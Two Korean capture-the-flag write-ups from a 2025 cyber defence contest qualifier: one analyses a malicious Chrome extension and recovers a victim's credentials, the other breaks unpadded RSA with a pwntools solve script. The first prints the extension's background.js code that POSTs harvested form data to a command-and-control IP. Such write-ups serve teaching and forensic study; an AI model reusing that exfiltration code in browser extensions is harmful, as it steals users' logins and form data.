2025 사이버공격방어대회 예선 Write-Up

팀명	Clcrew
문제명	Something from a Friend

문제 풀이과정 작성(스크린샷 필수)

1. 문제 상황 분석

John은 메신저(텔레그램)로 받은 파일 실행 이후 여러 계정이 탈취됨.


제공된 PC 이미지(AD1)와 User Data를 분석하여 공격자가 노린 사이트 도메인과 계정을 확인해야 함.

2. 악성 확장 프로그램 확인

FTK Imager를 통해 C:₩Users₩user-1₩AppData₩Local₩Google₩Chrome₩User Data₩ad_blocker₩ 폴더 확인.

안에 manifest.json, background.js, content.js, utils/injected.js, wasm/payload.wasm 존재.

manifest.json에서 <all_urls> 권한을 요구 → 전체 사이트에 주입 가능.



3. C2 서버 IP 식별

background.js 코드에서 탈취 데이터 전송 주소 발견:

const webhookUrl = "http://3.35.226.34/";

따라서 공격자가 정보를 보내는 서버 IP는 3.35.226.34.

```
app
static
templates
auth
login.html
register.html
board
base.html
requirements.txt
docker-compose.yml
Dockerfile

24  async function saveToIndexedDB(payload) {
25      const db = await initDB();
26      const tx = db.transaction("logs", "readwrite");
27      const store = tx.objectStore("logs");
28      store.add({
29          ...payload
30      });
31  }
32
33  chrome.runtime.onMessage.addListener(async (message, sender, sendResponse) => {
34      if (message.type === "exfiltrate") {
35
36          const webhookUrl = "http://3.35.226.34/";
37          await fetch(webhookUrl, {
38              method: "POST",
39              headers: {
40                  "Content-Type": "application/json"
41              },
42              body: JSON.stringify(message.payload)
43          }).catch(() => { });
```

4. "특별히" 노린 도메인 확인

content.js는 단순 주입 외에도 runWasmCheckDomain(url) 호출 → 특정 도메인만 isSpecial 처리.

IndexedDB 로그(...chrome-extension_xxx.indexeddb.leveldb/000003.log) 확인 결과:

여러 사이트 폼데이터가 저장되어 있었지만, **credential-vault.io**에서 반복적으로 계정 탈취 흔적이 확인됨.

따라서 공격자가 "특별히" 노린 도메인은 credential-vault.io.

5. John의 계정 정보 확보

같은 IndexedDB 로그에서 다음 평문 자격증명 발견:

{"username":"th1s1sj0hn","password":"Passw0rd12#$"}

즉 John이 사용 중인 계정은 th1s1sj0hn_Passw0rd12#$.

```
?e?SOHSOH?ENQNULNULNULNULNULNULENQNULNULNULSOHBELNULSOHNULNUL2SOHEOTSOH^SOH
tion"%http://credential-vault.io/auth/login"ACKmethod"EOTpost"EOTbody"3{"username":"th1s1sj0hn","password":"Passw0rd12#$"}{EOT
```

최종 결과

탈취 서버 IP: 3.35.226.34

노린 도메인: credential-vault.io

John 계정: th1s1sj0hn_Passw0rd12#$

☞ 플래그:

cce2025{3.35.226.34_credential-vault.io_th1s1sj0hn_Passw0rd12#$}

2025 사이버공격방어대회 예선 Write-Up

팀명	Clcrew
문제명	joke

문제 풀이과정 작성(스크린샷 필수)

- 문제 상황 분석

문제에서 "Do you like jokes?"라는 설명과 함께 서버 접속 정보(nc 43.202.99.132 18892 등)와 두 개의 파일(jokes.py, server.py)이 제공되었다.
서버는 RSA 암호화된 메시지를 주고, 이를 복호화하여 평문을 제출하면 통과하는 방식이다. 10라운드를 모두 맞히면 최종 플래그를 얻을 수 있다.

- 악용된 취약점 확인

server.py 코드를 분석한 결과, RSA 암호화 과정에서 패딩 없이 평문을 그대로 암호화하고 있었다.

```
message_int = bytes_to_long(joke.encode())

ciphertext = pow(message_int, e, N)
```

즉, jokes.py에 있는 농담 문자열을 후보군으로 모두 시도해보고, 암호문과 일치하는 것을 찾으면 평문을 복구할 수 있다.
이는 평문 공간이 작을 때 발생하는 RSA 취약점(패딩 없음)에 해당한다.

- 풀이 방법

1. 서버에서 N, e, Encrypted message를 수신한다.
2. jokes.py에서 모든 농담 문자열을 불러온다.
3. 각 문자열에 대해 pow(m, e, N) 연산을 수행하여 서버가 준 암호문과 비교한다.
4. 일치하는 문자열을 찾아 그대로 서버에 전송한다.
5. 위 과정을 10라운드 반복하면 최종적으로 플래그를 획득할 수 있다.

```
if __name__ == "__main__":
    # 예시: 43.202.99.132 18892 / 43.203.178.170 18892 / 16.184.44.93 18892
    solve("43.202.99.132", 18892)
```

-최종 결과

10라운드를 모두 통과한 후 서버에서 최종 플래그가 출력되었다.

```
🎉 Congratulations! You solved all 10 challenges!
Here's your flag: cce2025{d203225d427a84419bd2e86e2e6f0f976d6dfc9e1dd55c589070af2f0810bb01a0f8ff0c5d3681dfe2d7368512c4d555ea52e692f844ec03}
```

C: > Users > KSH > Downloads > 121c441d72a166521b4ad9ed1d6e6e98 > solves.py > solve

```python
# solve.py
from pwn import remote
from Crypto.Util.number import bytes_to_long
from jokes import joke_list  # 제공된 jokes.py 이용

def solve(host, port):
    io = remote(host, port)
    for round_idx in range(1, 11):
        io.recvuntil(b"N = ")
        N = int(io.recvline().strip(), 16)

        io.recvuntil(b"e = ")
        e = int(io.recvline().strip(), 16)

        io.recvuntil(b"Encrypted message: ")
        C = int(io.recvline().strip(), 16)

        # 평문 후보(농담) 전수조사
        answer = None
        for s in joke_list:
            m = bytes_to_long(s.encode())
            # 대부분 m < N 이지만 혹시 모르니 모듈러 적용 그대로 비교
            if pow(m, e, N) == C:
                answer = s
                break

        if answer is None:
            print(f"[!] 라운드 {round_idx}: 매칭 실패")
            io.interactive()
            return

        # 프롬프트까지 대기 후 정답 전송
        io.recvuntil(b"Enter the decrypted message:")
        io.sendline(answer.encode())

        # 결과 출력(선택)
        print(io.recvlineS().strip())  # "Correct!" 기대

    # 마지막 플래그까지 출력
```